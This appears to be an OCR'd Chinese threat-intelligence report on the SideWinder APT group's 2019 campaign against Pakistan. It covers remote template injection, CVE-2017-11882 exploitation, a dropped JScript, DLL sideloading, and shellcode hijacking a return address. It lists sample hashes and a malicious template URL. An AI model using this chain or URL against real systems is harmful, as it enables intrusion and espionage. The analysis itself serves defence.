
游荡于中巴两国的魅影——响尾蛇(SideWinder) APT组织针对巴基斯坦最近的活动以及2019年该组织的活动总结

mp.weixin.qq.com/s/CZrdslzEs4iwlaTzJH7Ubg



一. 前言:

Gcow安全团队追影小组于2019年11月份捕获到名为SideWinder(响尾蛇)组织针对巴基斯坦的活动,介于该组织主要针对巴基斯坦和中国以及其他东南亚国家,且其于10月份时候针对中国部分国防重要行业进行类似手法的攻击活动,为了更好了解对手的攻击手段以及加以防范,团队将以最近的样本为契机来总结该组织为期一年的攻击活动.


响尾蛇（又称SideWinder、T-APT-04）是一个背景可能来源于印度的APT组织,该组织此前已对巴基斯坦和东南亚各国发起过多次攻击, 该组织以窃取政府，能源，军事，矿产等领域的机密信息为主要目的。此次的攻击事件以虚假邮件为诱饵，利用Office远程代码执行漏洞（cve-2017-11882）或者通过远程模板注入技术加载远程URL上的漏洞文件.在针对于巴基斯坦的攻击中我们发现了Lnk文件的载荷,其主要驱动是mshta.exe，攻击者通过各种方式以达到伪装的目的

在我们的样本捕获中,我们发现了该组织在这一年之间的变化,其攻击的手段越来越先进,这对我国的军事部门当然是一个不容小觑的威胁,所以我们追影小组将带领各位读者来回顾该组织的攻击手法,以及其技术的更迭。

二.样本分析:

为了方便于各位读者的理解,笔者画了一张关于该组织攻击的流程图

如下:



在2019下半年,该组织经常使用该流程针对巴基斯坦和中国的目标进行攻击

ADVOCATE.docx 利用远程模板注入技术加载含有漏洞的CVE-2017-11882漏洞RTF文档，使用的这样加载方式可以绕过防病毒网关，增加成功率。当成功加载main.file.rtf文件后，释放1.a 到Temp目录下，触发漏洞shellcode执行1.a，1.a是一个混淆后的Jscript脚本文件，再次释放Duser.dll文件 tmp文件，并拷贝rekeywiz.exe到 C:\ProgramData\DnsFiles目录下,并执行rekeywiz.exe文件，带起Duser.dll，Duser.dll加载tmp文件.

1.诱饵文档


1).样本信息:

样本MD5	9b1d0537d0734f1ddb53c5567f5d7ab5
样本SHA-1	e127a783870701cdd20a7fc750cad4dae775d362
样本SHA-256	f1cdd47f7a2502902d15ad-f3ac79c0f86348ba09f4a482ab9108ad98258edb55
样本类型	Office Open XML 文件
样本名称	ADVOCATE.docx
文件大小	9.02 KB (9232 bytes)

2).分析

打开ADVOCATE.docx样本后，利用远程模板注入技术远程加载远程模板: https://www.sd1-bin.net/images/2B717E98/-1/12571/4C7947EC/main.file.rtf

成功打开后显示,用掩饰目的文档，如下图:



2.漏洞文档:


1)样本信息:

样本MD5	3ee30a5cac2bef034767e159865683df
样本SHA-1	c29a1fd54f9f961211e9cd987f90bd8eb0932e45
样本SHA-256	f08ccc040c8d8d-b60f30a6d1026aa6523e97c6cf52b1b30f083a830a0a65a3a9
样本类型	富文本文件
样本名称	main.file.rtf
文件大小	1.72 MB (1804038 bytes)


2).分析:

当main.file.rtf加载成功后，会将1.A文件释放到当前用户temp文件夹下面


1.a是嵌入到rtf文档中的OLE Object,如下图:



通过分析rtf也可以看到



默认释放到 temp文件夹中,如下图:




1.a文件通过Shellcode加载起来


(1).Shellcode分析

shellcode 代码 如下图:


直接在00411874 处下断点 此处为 ret处，也就是将通过覆盖ret返回地址，达到任意代码执行目的,如下图:




可以看到esp 值已经被覆盖为0x18f354，这个就是shellcode入口地址，如下图:




也可以在rtf 文件中找到shellcode，如下图:



